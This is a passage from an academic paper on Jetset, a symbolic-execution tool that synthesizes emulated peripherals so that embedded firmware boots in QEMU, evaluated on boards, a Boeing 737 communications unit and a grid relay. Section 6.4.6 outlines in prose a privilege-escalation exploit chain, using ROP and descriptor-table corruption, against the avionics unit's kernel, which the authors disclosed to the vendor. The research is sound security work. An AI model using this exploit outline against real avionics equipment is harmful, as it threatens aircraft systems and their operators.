The output on the inference stage is a set of constraints on values read from device registers along a path from the entry point to the goal. In the synthesis stage, Jetset generates a synthetic device that satisfies these constraints. In response to each device read, the device returns the concrete value that will guide the execution down the path from the entry point to the goal. When this device is used with a concrete emulator (like an unmodified QEMU), the firmware will boot to the goal address.

5.2.1 I/O synthesis

Memory-mapped I/O is the primary mechanism by which firmware interacts with hardware devices. Firmware often makes decisions based on the results of this I/O. For example, during the hardware initialization phase of the firmware, the firmware checks if devices are present and working properly by writing to the device and expecting a particular status flag to be returned when reading from the device. To emulate these reads, Jetset treats memory mapped I/O regions as symbolic data. MMIO regions differ from standard symbolic memory locations, though, because two consecutive reads from a memory mapped I/O region may not return the same value. For example, firmware may read from a timer data register, then continue to read until the value read from the register changes. Jetset models this behavior by having each read return a different symbolic variable.

Jetset tracks the constraints placed on values read from memory mapped I/O regions so that when it generates a synthetic device, it can ensure that the synthesized values conform to these constraints such that the path discovered during symbolic execution is taken during emulation.

Once Jetset finds a path that boots the firmware, it no longer needs to perform any inference. It then generates a device emulator that can be used with an unmodified QEMU instance to avoid complexity during subsequent dynamic analyses and to avoid the overhead that symbolic execution incurs. To generate the device emulator, Jetset starts by extracting the symbolic device I/O trace from the successfully booting program path. It then concretizes the values of all I/O reads under the set of constraints that led to successfully finding the boot address. This concrete I/O trace is partitioned by memory address to create by-address I/O traces. These traces are treated as read queues, so that when the synthetic device is read from, the appropriate read queue is accessed, and the synthetic device responds with that value. If the queue is emptied (i.e., execution is beyond the intended boot address), the device responds with the last value of the queue.

Jetset then outputs a C file that implements this device read handler as a properly formatted QEMU device emulator file. This device emulator is then added as a device to an unmodified distribution of QEMU. When QEMU runs the firmware with this device, it will boot to the intended boot address, at which point we can perform dynamic analysis. The device models Jetset produces only replay one possible boot path, and, after that, replay the last MMIO value that allowed the firmware to progress for the address being read from. The intuition behind this model is that each MMIO address is likely being used for one purpose, for example, a status ready flag, or a configuration variable. In the first case, we always want to return the status flag that allows the firmware to stop polling, which should be the value returned by this simple device model. In the second case, configuration values are not often changed after initial configuration, and if they are, they initial configuration is still valid and does not affect the behavior of the portion of firmware under analysis. Therefore the simple model continues to return the correct configuration variable as it returns the last known value of the configuration variable that satisfies the constraints of the boot path. In Section 6, we show our synthesized model faithfully emulates the systems under test.

But even if the synthesized device emulates all I/O correctly, it still needs to reproduce the interrupts used in the synthesis stage as well.

5.2.2 Interrupt synthesis

Jetset injects interrupts during concrete emulation to ensure that the synthesized emulator follows the same path to the program goal as the Inference stage. To follow the same path as closely as possible, it injects interrupts using the same interrupt strategy as during the Inference stage, that is, it cycles through all possible interrupts in the same order. Although

this does not guarantee that the interrupts are injected in the exact same location, i.e., between the same two instructions, it does preserve the order and relative frequency of interrupts. We rely on the same assumption made during the Inference stage—that interrupt handling code does not rely on highly precise timing of interrupts, and that it should handle spurious interrupts gracefully. We found this assumption to hold when we evaluated Jetset on real firmware targets.

6 Evaluation

To evaluate Jetset, we use it to infer peripherals for thirteen embedded systems. Nine of these systems are systems evaluated by the P²IM [18], and four are original targets (Table 1). We then synthesize the peripherals and use them to boot the target system firmware in QEMU. We chose the nine P²IM subjects since they represent a wide range of use cases, and use a variety of MCUs, peripherals, and operating systems. We chose the CMU-900 and SEL-751 because their security analysis was of independent interest to us. The other two, a Raspberry Pi 2 and BeagleBoard-xM, represent widely used SOCs. In the case of the Raspberry Pi 2, it also allowed us to compare the fidelity of our emulation to the actual hardware system.

Our evaluation aims to determine whether using symbolic execution to infer expected peripheral device behavior works well enough to be useful. We do this in two ways. First, we synthesize the inferred peripheral device models and instantiate them in QEMU. We then execute the system code in this QEMU instance (with inferred device models) to determine whether the system will boot to the goal address we targeted in the Inference stage. This tells us that the synthesized devices mimic the expected peripherals well enough for the system to get to the intended target address in the code, at which point it is ready for further dynamic analysis.

For two of our targets, the CMU-900 and Raspberry Pi 2, we go further and use the booted system to fuzz-test the system call interface of both operating systems, VRTX and Linux, respectively. This end-to-end test allows us to compare the behavior of the emulated system to a reference, to determine if the emulated system is a good stand-in for the original. For the CMU-900, our reference is an instance of the system running in QEMU using models of the peripherals based on painstaking manual reverse-engineering. For the Raspberry Pi 2, we do the same fuzz-testing using the hardware board itself, and confirm that the results of system call fuzzing are the same in both. Although it is not the goal of this work to identify specific vulnerabilities, we did find a number of crashes in the CMU-900's operating system kernel. One of these crashes was manually adapted into a privilege escalation exploit. Because our testing targeted the system call interface, absent an additional vulnerability, this bug is *not* remotely exploitable. We did not identify any exploitable privilege escalation vulnerabilities in the Linux kernel (nor did we expect to find any); instead, our tests confirmed that both systems responded to fuzzer input *in the same way*.

We begin our evaluation by describing our methodology in Section 6.1. In Sections 6.2 through 6.5, we describe the results for our four original targets in detail. Finally, in Section 6.6, we describe our results for the P²IM targets.

6.1 Methodology

To evaluate Jetset's performance on each of our targets, we begin by collecting the necessary information about each target. As described in Section 3, this information consists of the executable code of the system, its memory layout, the entry point where execution is to start, and the goal program address that we would like to reach. Using the information above, we configured and ran Jetset to infer peripheral device behavior and then used the QEMU device synthesis module of Jetset to generate executable C models of the devices identified. We ran all experiments on an Intel Xeon Silver 4208, 2.10 GHz, 32-core server running Ubuntu 18.04.3 LTS. We then used these synthetic peripheral device models to boot the firmware image in QEMU and ensured they reached the expected goal.

Table 1 reports the statistics about each stage for our four original targets. References to blocks in the table (e.g., *Blocks executed on path*) are to program basic blocks, the basic unit of translation in QEMU. Each target is discussed in detail below.

6.2 Target: Raspberry Pi 2

The Raspberry Pi 2 is a single-board computer based on the Broadcom BCM2836 system-on-a-chip (SoC). The BCM2836 has a quad-core ARM Cortex-A7 processor, a Broadcom VideoCore IV 3D GPU [28, 29], and numerous peripherals. The Raspberry Pi 2 runs a modified Linux kernel that includes binary drivers for some of the devices on the BCM2836 SoC. On the Raspberry Pi 2 hardware, the first stage bootloader is executed by the GPU, which loads a device tree blob[3] and the Linux kernel into memory, and then transfers control to the kernel. (There is no publicly-available emulator for the VideoCore GPU, and the GPU boot code is provided in binary form only.)

The current version of QEMU supports the Raspberry Pi 2, implementing 13 of the 28 peripherals defined in device tree blob file included with the official Linux kernel from the Raspberry Pi Foundation. The remaining 15 devices are unimplemented; reads from their device registers always return 0. In addition, QEMU does not emulate the VideoCore boot: instead, it loads the device tree block and kernel into the RAM device directly, and then transfers control directly to the kernel. In our evaluation, we use both the hardware Raspberry Pi 2 and the QEMU-emulated Raspberry Pi 2 to test the fidelity of our emulation.

[3]The device tree blob is a compact description of the hardware configuration used by the operating system kernel to locate peripheral devices [17].

Table 1: Evaluation targets and summary statistics.

	Raspberry Pi 2	BeagleBoard-xM	CMU-900	SEL-751
CPU/SoC	Broadcom BCM2836 (ARM)	TI DM3730 (ARM)	AMD Am486 (i386)	NXP MCF54455 (ColdFire)
OS/SW	Linux 4.19.y	X-Loader	VRTX-32	G5.1.5.0
Peripheral inference				
Wall-clock time	6m43s	5m15s	5m20s	2h34m51s
Blocks in code base	238,792	872	55,016	141,750
Total blocks executed	81,194,393	20,198,824	53,143,508	3,351,484,857
Blocks executed on path	81,194,393	20,198,824	27,517,932	3,351,484,857
Unique blocks executed	43,157	484	776	11,364
Unique blocks executed on path	43,157	484	731	11,364
MMIO writes (ignored) on path	84,060	938	1,308	32,480
MMIO reads (symbolic) on path	83,857	3,633	242	704
MMIO write addresses on path	40	244	13	68
MMIO read addresses on path	37	61	5	26
Devices accessed	6	11	5	5
Peripheral synthesis				
Wall-clock time	3.16s	5.64s	0.018s	5.61s
Total Symbolic Variables	1,384	3,633	242	704
Total Constraints	5,226	8,353	756	11,142
Constraints per variable	3.78	2.30	3.12	15.83
Average trace length	37.4	59.56	48.4	27.08
Median trace length	1	3	5	2
Maximum trace length	1076	2,770	215	343
Emulator execution to goal				
Wall-clock time	8s	101ms	289ms	1m1s
Total blocks executed	81,454,594	20,198,656	27,519,080	3,351,502,947
Unique blocks executed	43,255	483	731	11,364
MMIO writes (ignored)	83,915	938	1,882	32,480
MMIO reads	83,857	3,633	242	704
MMIO write addresses	43	244	13	68
MMIO read addresses	27	61	5	26
Devices accessed	6	11	5	5

6.2.1 Raspberry Pi 2 configuration

We took the official QEMU Raspberry Pi 2 configuration as our starting point. Specifically, we used the same MMIO address ranges as the official QEMU configuration. Of the 13 Raspberry Pi 2 peripherals implemented by QEMU, we kept three devices that implement part of the VideoCore IV, leaving the remaining to be inferred by Jetset. The VideoCore IV is used to perform DMA to RAM, and we do not currently attempt to infer DMA behavior. Generally, targets that rely on DMA writes to RAM would need support for the DMA controller in the emulator. Our target code was an unmodified Raspberry Pi 2 kernel with a stub init process (instead of the original initramfs), which we used to drive our kernel system call fuzzing.

We chose the `run_init_process` function as our goal program address. This function is invoked to transfer control to the `init` process for the first time. Program execution reaching this function indicates that the kernel boot sequence has finished.

6.2.2 Inferring the Raspberry Pi 2 peripherals

The peripheral inference stage completed in under 7 minutes after executing 81.1 million basic blocks. Table 1 summarizes this, and other parts, of the evaluation. Jetset did not backtrack during execution (total blocks executed equal blocks executed on path). This is because our distance function (Section 4.2) avoids execution paths that would result in backtracking (i.e. an infinite loop or halt). This does not mean that Jetset finds the *shortest* possible path to the goal; rather, the distance function helps it avoid terminating paths.

Table 1 also shows that the number of blocks executed is over three orders of magnitude greater than the total number of blocks because of loops that execute a set of blocks repeatedly. In most cases, these loops operate on concrete values only, allowing QEMU to execute them efficiently.

In all, on the path from entry point to goal, Jetset saw 84,060 MMIO writes to 40 distinct write addresses and 83,857 MMIO reads from 37 distinct read addresses, covering 6 of the 28 devices defined in the device tree blob.

6.2.3 Synthesizing the Raspberry Pi 2 peripherals

The 83,857 MMIO reads together introduced 1,384 symbolic variables, with an average of 5,226 constraints per variable. This disparity between the number of reads and number of symbolic variables is caused by Jetset's decision finalization optimization (see Section 5.1.4). Decision finalization was effective in this case because there were many repeated reads from the same addresses in the Raspberry Pi 2 boot process—one example being reads from the serial interface's status register.

Jetset synthesized the synthetic device in less than four seconds. The median trace length was 1, whereas the longest was 1076 values from a UART status register. Table 3 (in the Appendix) shows part of the synthesized I/O traces.

The Raspberry Pi 2 kernel interacts with several devices, such as the random number generator and custom SD card host controller, for which no public documentation exists. Nevertheless, Jetset was able to infer, from the driver code that interacts with these devices, what values these otherwise opaque devices need to produce in order for the system to boot.

6.2.4 Emulating the Raspberry Pi 2

We configured QEMU to use our synthesized peripherals and booted the same kernel used in the inference stage. The kernel reached the `run_init_process` function in 8 seconds. Table 1 summarizes the statistics of emulator execution using synthetic devices.

One significant difference between the execution trace from the peripheral inference stage and execution in the emulator with synthesized devices was in the behavior of the SD host controller. Specifically, slower inference-stage execution led to controller command timeout, resulting in an error message and a register dump. However, during emulated execution with synthetic devices, the SD host controller initialized without a command timeout. Jetset is resilient to timing differences because Jetset partitions I/O traces by address. Thus, the relative order of reads from the same MMIO address will remain the same, even if peripheral devices are accessed in a different order during inference and emulation.

Nevertheless, while in this case this timing difference did not prevent the system from booting, such divergence is undesirable, as it may take the emulated execution along a path that ultimately fails. We are currently investigating ways of ensuring tighter timekeeping accuracy between inference and emulation to ensure that the kind of timing differences observed above are less likely to occur.

6.2.5 Further dynamic analysis on the Raspberry Pi 2

With the Raspberry Pi 2, we have both official QEMU support for the target and the target hardware, which allows us to compare the behavior of QEMU using our synthesized peripherals against these two references. After reaching the goal (entry into the `run_init_process` function), we continued execution and used our stub init process to fuzz the kernel system call interface. Fuzzing entails generating random inputs to an interface to elicit unusual, potentially exploitable, behavior. System call fuzzing has been used to find hundreds of bugs and vulnerabilities in commonly used software [36]. We used the AFL fuzzer [35], extended to allow fuzzing I/O peripherals, function parameters, and interrupts. Our fuzzing targeted the Linux system call interface. However, because the Linux kernel is used widely, we did not expect our testing to identify new vulnerabilities in its system call interface. Instead, our goal was to determine whether our synthesized configuration *behaves the same way:* for all three implementations, we monitored the response of the Linux kernel to each system call and recorded which of the following four observable behaviors resulted:

- **Kernel "oops" or panic.** Both indicate a kernel fault, pointing to a potentially exploitable bug. A kernel "oops" does not halt the system, while a panic does.
- **Process killed.** The kernel kills the process issuing the system call. In our configuration, the only process is the init process, leading to a kernel panic with a unique error message. Under normal circumstances process death would not result in a panic.
- **System call return.** The kernel returns to the calling process. We recover any set errno and return values.

In our experiment, we issued 1,571,576 distinct system calls from our init process stub to the Linux kernel running in QEMU with our synthetic devices, resulting in 123,198 unique codepaths. Of these, none resulted in a kernel "oops" or kernel panic. 51,638 resulted in the kernel killing the init process, and 71,560 in the system call returning to our user process. We then carried out the same experiment (using the same exact system calls) using the official QEMU Raspberry Pi 2 configuration with manually-implemented devices. In all 123,198 cases, we observed the same behavior in both the synthetic and manually-implemented configurations, down to fuzzing paths discovered, error stack traces, `errno` values, and system call return values.

To compare our (synthetic) implementation against the real hardware, we selected a random sample of 14,661 test cases. We then booted the Raspberry Pi 2 kernel on the target board and used a custom init process to read system call parameters from a serial port, issue the system call, wait three seconds, and then reboot the system. Using this interface, we issued 14,661 system calls on the target hardware. If the system call returned, our init process printed `errno` and the return value to the serial console. Otherwise, we relied on kernel serial console output to determine whether the init process was killed or whether the kernel encountered a fault ("oops" or panic). We observed the same behavior on the physical hardware as in the emulator with synthetic devices.

6.3 Target: BeagleBoard-xM

The BeagleBoard-xM is a single-board computer based on the Texas Instruments DM3730 SoC [3]. The DM3730 has an ARM Cortex-A8 processor, a DSP processor, a graphics accelerator, and numerous peripherals. The BeagleBoard-xM runs a modified version of the Linux kernel that includes binary-only drivers for the devices on the SoC. Linaro Foundation also provides a QEMU configuration for the BeagleBoard-xM with support for 25 of the 35 peripherals defined by the Technical Reference Manual [32]. The Beagleboard architecture is kernel independent—running the emulated device in QEMU does not require specifying an operating system image.

As our target, we chose X-Loader,[4] the first-stage bootloader on the BeagleBoard-xM, which, in typical usage, is responsible for loading the second-stage bootloader from the SD card. Evaluating the full Linux kernel boot on the BeagleBoard-xM would have required either enabling support for the SD host controller in QEMU to allow the bootloader to load second-stage bootloader and continue the boot sequence, or implementing the direct boot mechanism used by QEMU for the Raspberry Pi 2. Because the BeagleBoard-xM is not of independent interest to us as a target, we chose to target the first-stage bootloader only.

6.3.1 BeagleBoard-xM configuration

We configured QEMU for the ARM 32-bit architecture and defined the program memory, RAM, and MMIO regions as defined in the OMAP35x Technical Reference Manual [32]. We do not include any of the peripherals defined by the manually implemented QEMU configuration. We reused the code provided by Linaro to initialize the CPU and attach RAM memory regions. We chose program address `0x80008000` as our goal, which is the entry point to the second-stage bootloader.

6.3.2 Inferring the BeagleBoard-xM peripherals

In normal use, X-Loader attempts to find a device from which it should load the subsequent-stage bootloader. In particular, it checks for data from the boot sector of the SD card, in nand flash, and via the UART serial port. During this process, it probes 11 peripherals (Table 1) and executes over 20 million program basic blocks, despite the small code base (872 basic blocks). In all, on the path from entry point to goal, Jetset saw 938 MMIO writes to 244 distinct write addresses, the largest number of writes and number of distinct addresses of our four evaluation targets, covering 11 of the 35 devices defined in the device tree blob.

6.3.3 Synthesizing the BeagleBoard-xM peripherals

The 3,633 MMIO reads each introduced a symbolic variable, with and average 8,353 constraints per variable. Jetset then synthesized a distinct I/O trace for each of the MMIO read addresses in less than 6 seconds. The shortest trace was a single value, while the longest was 2,770 values from a UART control register. The path chosen during the inference stage directs the bootloader to boot from the serial port. Jetset infers a fragment of the Kermit file transfer protocol [14] that causes X-Loader to proceed to boot after receiving 0 bytes of the payload.

6.3.4 Emulating the BeagleBoard-xM

We configured QEMU to use our synthesized peripherals and ran X-Loader, as in the inference stage. X-Loader reached the goal address function in 29 seconds. The emulator crashed after reaching our desired boot address while attempting to perform a serial boot. After reading data from serial and writing it to RAM, the firmware attempted to jump to this "code" loaded from our synthetic device. This resulted in a crash, since Jetset has no method to generate valid ARM assembly and providing it to the serial reads.

6.4 Target: CMU-900

The Collins Aerospace CMU-900 is an electronic system used on many Boeing 737 aircraft. It is responsible for handling digital communications between the aircraft and ground stations. The primary processor of the CMU-900 is the AMD Am486 [2], an Intel 486-compatible processor. The CMU-900 peripherals are implemented as discrete ICs (the Am486 is only the CPU) as well as a Intel 386-based I/O processor board. The Am486 accesses some of these peripherals using port-mapped I/O and some using MMIO. For the sake of brevity, we refer to both as MMIO. We extracted the flash memory image from the flash ICs. We reverse-engineered part of the code to determine the coarse memory layout, that is, which address ranges are mapped to flash, RAM, and MMIO. This was facilitated by the designers' choice to use the x86 memory segmentation system, allowing us to recover the necessary address ranges from the global descriptor table set up early in the boot process. Based on the strings found in the flash image, we determined that the system was running VRTX-32, a real-time operating system. In addition to the OS kernel, we identified ten user-space tasks that implement application functionality.

6.4.1 CMU-900 configuration

We configured QEMU to emulate a 486 processor with the memory layout, as noted above. The entry point into the code was the default entry point for the 486, namely address `0xffffff00`. As our goal, we chose the first system call in task 1 (later, we will use this to fuzz the VRTX-32 system call interface). We did not define any peripherals in QEMU.

6.4.2 Inferring the CMU-900 peripherals

Peripheral inference on the CMU-900 took under six minutes after executing 53 million basic blocks. The CMU-900 required extensive backtracking because the panic function in the CMU-900 can return (when called with a non-fatal error argument) but enters an infinite loop when called with a fatal error argument.

[4] https://github.com/joelagnel/x-loader

In all, on the path from entry point to goal, Jetset saw 1,308 MMIO writes to 13 distinct write addresses and 242 MMIO reads from 5 distinct read addresses, covering 5 devices. With the exception of a single 32-bit read, all I/O on the chosen path was port-mapped.

6.4.3 Synthesizing the CMU-900 peripherals

The 242 MMIO reads each introduced a symbolic variable, with an average of 3.12 constraints per variable. Jetset then synthesized a distinct I/O trace for each of the MMIO read addresses in less than six seconds; Table 4 (in the Appendix) shows the synthesized I/O traces. Based on the values read and written to device registers and an examination of the physical board, we were able to determine that the peripherals were a Z85C30 serial controller at `0x2000`, a DS1685 at `0x3000`, the I/O processor board at `0x5000`; we were unable to determine what device was at `0x6000`. The board also has a programmable interrupt controller and programmable interval timer, however the operating system only writes to their registers during the boot sequence, so Jetset did not need to infer any values read from them.

6.4.4 Emulating the CMU-900

We configured QEMU to use our synthesized peripherals and proceeded to boot the same firmware image, reaching the goal in less than a second. The CMU-900 executed 27,519,080 blocks during emulation, 1148 blocks more blocks than during peripheral inference. This was caused by interrupt injection timing differing slightly between code execution during the inference stage and in emulation.

After reaching the CMU-900 goal address, the emulator continues to execute without crashing, looping through active tasks in the scheduler.

6.4.5 Further dynamic analysis on the CMU-900

QEMU implements four of the peripheral devices used by the CMU-900 (the real-time clock, interrupt controller, interval timer, and serial controller). We created a custom QEMU configuration mapping these devices at addresses expected by the code, which allowed us to compare the behavior of the emulated system with our synthetic devices against a QEMU configured with their full implementation. As with the Raspberry Pi 2, we compared the behavior of the two systems by issuing system calls from unprivileged task 1. Specifically, we stop execution immediately before task 1 issues the first system call, and set the contents of registers using values generated by AFL [35].

AFL found 2963 unique crash code paths during 200 hours of fuzzing. To compare the behavior of our two QEMU implementations (synthetic and manual), we compared the debugging console output produced by the CMU-900.[5] In the case of a successful system call return, the CMU-900 continues with its normal unprivileged task startup sequence. In the event of a protection violation, the CMU-900 prints a wealth of debugging information, which we use to determine whether the two configurations behaved similarly.

Of the 2963 execution paths discovered by fuzzing, 2884 (97.3%) code paths exhibited identical behavior. Another 36 (1.2%) had the same outcome, but differed in the values in some of the registers. The remaining 43 (1.5%) also had the same outcome, but differed more extensively in the output generated.

6.4.6 Privilege escalation

Manual analysis of the 2963 execution paths led to the discovery of a privilege escalation vulnerability. The vulnerability occurs because a single byte can be "leaked" from unprivileged code into the offset of a call instruction in the VRTX kernel. One of the 256 potential values for this byte results in the call targeting the middle of a function. From here, a Return-Oriented Program (ROP) chain can be used to modify the global descriptor table (GDT). A few instructions later, the GDT modification causes the kernel protection error handler to fire. However, the GDT modification changes the base address of the data and stack segment used by the handler so they overlap with an unprivileged data segment. The handler includes a far call whose address is dependent upon a read from the corrupted data segment. A malicious address can be given to this far call, leading to a second ROP chain which further modifies the GDT. This ROP chain changes the address range limits for privileged code and transfers control to unprivileged, writable memory while remaining in processor ring 0.

Because we destructively disassembled the CMU to extract the firmware on which we performed this emulated analysis, it was not possible to use it for validation. However, we were able to validate the exploit on another CMU-900 (one with a slightly different part number and memory layout) after some minimal adaption. In particular, due to small changes in the VRTX kernel between device versions, the exploit's control transfer required supplying one ROP gadget address via a segment rather than a data register and changing some gadget offsets.[6]

To our knowledge, none of the discovered crashes can be triggered remotely. Thus, taking advantage of these crashes would require require carefully constructed application code to already be present and running on CMU. As well, the CMU is not directly involved in flight control and is not considered a safety critical system. Nevertheless, in an abundance of caution, we have disclosed this issue to Collins Aerospace. We have worked closely with the company and have provided sufficient technical detail to replicate our findings and incorporate this information into their own internal risk and safety assessments.

[5] We would prefer to compare the synthetic device QEMU instance to the actual hardware. However, unlike the Raspberry Pi 2, we desoldered chips from the CMU to extract firmware, making the device inoperable.

[6] In addition, we also needed to develop a loading and bootstrap capability to introduce our software into the physical CMU, but that had been developed independently as part of a previous project [13].

6.5 Target: SEL-751

The Schweitzer Engineering Laboratories SEL-751 feeder protection relay is used to protect power grid systems. It consists of several boards plugged into a backplane. The main processor is the MCF54455, a 32-bit microprocessor implementing the ColdFire ISA, a derivative of the Motorola 68000. The MCF54455 includes a DMA controller and several peripherals on-chip. In addition, the SEL-751 also has an Altera Cyclone III FPGA on one of the boards plugged into the backplane.

6.5.1 SEL-751 configuration

QEMU already has support for the ColdFire ISA and required minimal changes to support our processor variant. We configured QEMU using the memory layout specified in the MCF54455 Reference Manual [21], designating address range `0xfc000000`–`0xfc100000` for MMIO. In addition to the on-board peripherals, we determined (through reverse-engineering) that the FPGA was mapped to `0x30000000`–`0x30010000`. We also added support the ColdFire architecture to angr, which did not have support for ColdFire or its predecessor, the Motorola 68000.

We bypassed the bootloader and started execution at the entry point to the operating system. We set our goal to the first point at which the timer interrupts were enabled, which enables the schedule to switch to other tasks.

6.5.2 Inferring the SEL-751 peripherals

As shown in Table 1, peripheral inference on the SEL-751 took more than 2.5 hours, considerably longer than on other targets. Our search strategy led execution down a path which, while not requiring backtracking, engaged in a time-consuming memory operation with little impact on synthesis. In all, the SEL-751 read the registers of the FlexBus controller, the Ethernet controller, the I2C communication interface, and the GPIO system.

6.5.3 Synthesizing the SEL-751 peripherals

The synthesis stage took 6 seconds to synthesize the peripherals for the SEL-751, emulating device reads from 26 addresses. Table 5 (in the Appendix) shows part of the synthesized I/O traces. The SEL-751 had an average of 15.83 constraints per variable, higher than the other targets which ranged from 2.30 on the BeagleBoard-xM to 3.78 on the Raspberry Pi 2. Complex operations on values read from the FPGA were the reason for the larger number of constraints.

Jetset's analysis of the SEL-751 included the inference of five 32-bit FPGA reads in a range of $995 \leq x < 10,000$, where x is a linear translation of the read value. During synthesis, Jetset's SMT solver was able to quickly find the correct input values from the collected constraints (Table 1). Performing this inference via fuzzing where hardware read values are picked uniformly at random would have a success probability of approximately 2^{-94}.

Table 2: P²IM targets. These targets span three different operating systems and four different SOCs.

Target	SOC	OS
Robot	STM32F103RB	Bare Metal
PLC	STM32F429ZI	Arduino
Gateway	STM32F103RB	Arduino
Drone	STM32F103RB	Bare Metal
CNC	STM32F429ZI	Bare Metal
Reflow Oven	STM32F103RB	Arduino
Console	MK64FN1M0VLL12	Riot
Steering Control	SAM3X8E	Arduino
Heat Press	SAM3X8E	Arduino

6.5.4 Emulating the SEL-751

We configured QEMU to use our synthesized peripherals and booted the image used in the inference stage. The kernel reached the goal address in just over a minute after executing 3.3 billion blocks. After reaching the boot address, the firmware continues executing without crashing, repeating a communication loop with the FPGA.

6.6 Target: P²IM firmware

We evaluate Jetset on the nine publicly-available real-world pieces of firmware used to evaluate P²IM [18]. These systems use four different ARM SOCs, two Cortex M-3 (STM32F103RB and SAM3X8E), and two Cortex M-4 (STM32F429ZI and MK64FN1M0VLL12) CPUs. Five of these systems use Arduino as their operating system, one uses the RIOT operating system, and three run on bare metal (shown in Table 2).

6.6.1 Firmware configuration

We configured QEMU to use a Cortex M-3 or Cortex M-4 CPU as appropriate, and used the program entry point and initial stack pointer as specified in the firmware's vector table. For each of the P²IM targets, we used the memory layout specified in their SOC's datasheets as their memory specification. We allocated the full region allowed for MMIO as a single contiguous MMIO block, not differentiating between the different devices. We did not use any predefined peripherals from QEMU, all devices were inferred. For each of the P²IM targets, we use the start of an application-specific event loop as the target for Jetset. These event loops are easy to locate: each of these pieces of firmware begin with a device initialization process, followed by a loop that reads information from peripherals, and response to this input. We select these event loops as our targets, as they dictate the program logic of the application, and are therefore most likely to have application specific bugs.

6.6.2 Inferring the firwmare peripherals

Jetset took an average of 59.7 seconds to reach the target in each of the nine P²IM subjects, and executed an average

of 55,739 basic blocks getting there. Jetset performed an average of 892 MMIO reads to an average of 24 distinct addresses, and 354 MMIO writes to an average of 44 distinct write addresses. These MMIO reads and writes accessed an average of 9 distinct devices for each system.

6.6.3 Synthesizing the firmware peripherals

Synthesizing the devices for each of the P²IM systems took an average of 1.7 seconds. The synthesized devices produced an average of 892 synthesized reads for 24 distinct addresses. The variables produced by these reads had an average of 2.6 constraints per variable and resulted in 9 devices being synthesized per subject. These concrete traces executed an average of 44,258 basic blocks.

6.6.4 Emulating the firmware

Each of the concrete devices generated by Jetset reached the target in the firmware. The concrete booting process took an average of .35 seconds. None of the nine subjects crashed after being concretely executed to the boot address. Most of the firmware got booted to a loop in which the firmware read out new commands from the peripherals, and attempted to execute them.

7 Limitations

As we show in Section 6, Jetset works well for firmware running on a variety of embedded system architectures across multiple application domains. However, our current implementation is not without limitations.

Path correctness. Jetset has no knowledge of the underlying hardware other than the behavior that is observable to the CPU. The path taken through firmware is not necessarily one that may ever be returned by the hardware; however, the path taken is one that is acceptable to the firmware—no interaction with any of the peripherals results in a boot failure. While the execution of firmware running on physical hardware is constrained in its behavior by how the physical peripherals really behave, these system constraints are external to the firmware and cannot be inferred without auxiliary information about its behavior.

Limited peripheral model. Jetset does *targeted rehosting* in that it only constructs an emulator that is sufficient to emulate the software component-under-test. If the firmware reads from a peripheral's address after reaching the target, Jetset replays the last satisfying value read from that address. In our tests, we found that this simple model is sufficient to perform useful analysis and bug finding (as shown in Section 6); however, more complex interactions with the peripherals may not be emulated correctly.

Another limitation of Jetset's peripheral model is that Jetset has no understanding of the semantics of the devices synthesized besides what is needed to guide the firmware towards the target address. We found that our limited peripheral model caused the firmware to crash after reaching the target address in one case. In the BeagleBoard-xM, we found that our emulator attempted to execute data loaded from a serial boot from our synthetic device. Jetset had no method to detect that the data it is returning from device reads should be valid ARM code, and crashed because of it.

In future work, we plan to have Jetset synthesize more complex, stateful peripheral models as well as identify known peripherals with existing emulator implementations.

No DMA support. Jetset does not support devices that perform direct memory access (DMA) to normal RAM. This is because DMA is not observable by firmware since the device accesses memory without the assistance of the CPU. In the two cases that DMA was required to boot the firmware-under-test, we either left the DMA device in the QEMU model (as described in 6.2) or manually marked the DMA region symbolic (as in the Robot firmware in 6.6). We leave automated modeling of DMA to future work.

8 Conclusion

We described the design and implementation of Jetset, a system that uses symbolic execution to automatically infer what behavior embedded system firmware expects from its target hardware. We use this inferred behavior to synthesize models of target hardware devices that can be used to execute the firmware in an emulator. We demonstrate that the Jetset technique is general by evaluating it on multiple computer architectures, operating systems, and application domains.

The inferred device models allowed us to boot target firmware in an emulator (QEMU), saving considerable engineering effort that would be required to reverse-engineer the hardware. Once booted to the specified target, an analyst can then perform variety of dynamic testing tasks on the code of interest. We demonstrated one such task: fuzz-testing system calls on firmware from a Boeing 737 avionics system.

9 Acknowledgements

This material is based upon work supported by National Science Foundation awards CNS-1646493 and CNS-1901728, and DARPA award FA8750-16-C-0181.

References

[1] Jetset. `https://jetset.aerosec.org`, 2021.

[2] *Enhanced Am486DX Microprocessor Family*. Advanced Micro Device, Inc., March 1997.

[3] *BeagleBoard-xM Rev C System Reference Manual*. BeagleBoard.org Foundation, April 2010. Revision 1.0.

[4] Fabrice Bellard. QEMU, a fast and portable dynamic translator. In *Proceedings of USENIX Annual Technical Conference 2005*, pages 41–46, April 2005.

[5] Jacob Burnim, Nicholas Jalbert, Christos Stergiou, and Koushik Sen. Looper: Lightweight detection of infinite loops at runtime. In *Proceedings of ASE 2009*, pages 161–169, November 2009.

[6] Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, and Dawson R. Engler. EXE: Automatically generating inputs of death. *ACM Transactions on Information and System Security*, 12(2), December 2008.

[7] Daming D. Chen, Manuel Egele, Maverick Woo, and David Brumley. Towards automated dynamic analysis for linux-based embedded firmware. In *Proceedings of NDSS 2016*, February 2016.

[8] Vitaly Chipounov and George Candea. Reverse engineering of binary device drivers with RevNIC. In *Proceedings of EuroSys 2010*, pages 167–180, April 2010.

[9] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. The S^2E platform: Design, implementation, and applications. *ACM Transactions on Computer Systems*, 30(1), February 2012.

[10] Abraham A Clements, Eric Gustafson, Tobias Scharnowski, Paul Grosen, David Fritz, Christopher Kruegel, Giovanni Vigna, Saurabh Bagchi, and Mathias Payer. HALucinator: Firmware re-hosting through abstraction layer emulation. In *Proceedings of USENIX Security 2020*, August 2020. To appear.

[11] Andrei Costin, Jonas Zaddach, Aurélien Francillon, and Davide Balzarotti. A large-scale analysis of the security of embedded firmwares. In *Proceedings of USENIX Security 2014*, pages 95–110, August 2014.

[12] Andrei Costin, Apostolis Zarras, and Aurélien Francillon. Automated dynamic firmware analysis at scale: a case study on embedded web interfaces. In *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*, pages 437–448, 2016.

[13] Sam Crow, Brown Farinholt, Brian Johannesmeyer, Karl Koscher, Stephen Checkoway, Stefan Savage, Aaron Schulman, Alex C Snoeren, and Kirill Levchenko. Triton: A software-reconfigurable federated avionics testbed. In *Proceedings of CSET 2019*, 2019.

[14] Frank da Cruz. Kermit protocol manual. `http://www.kermitproject.org/kproto.pdf`, June 1986.

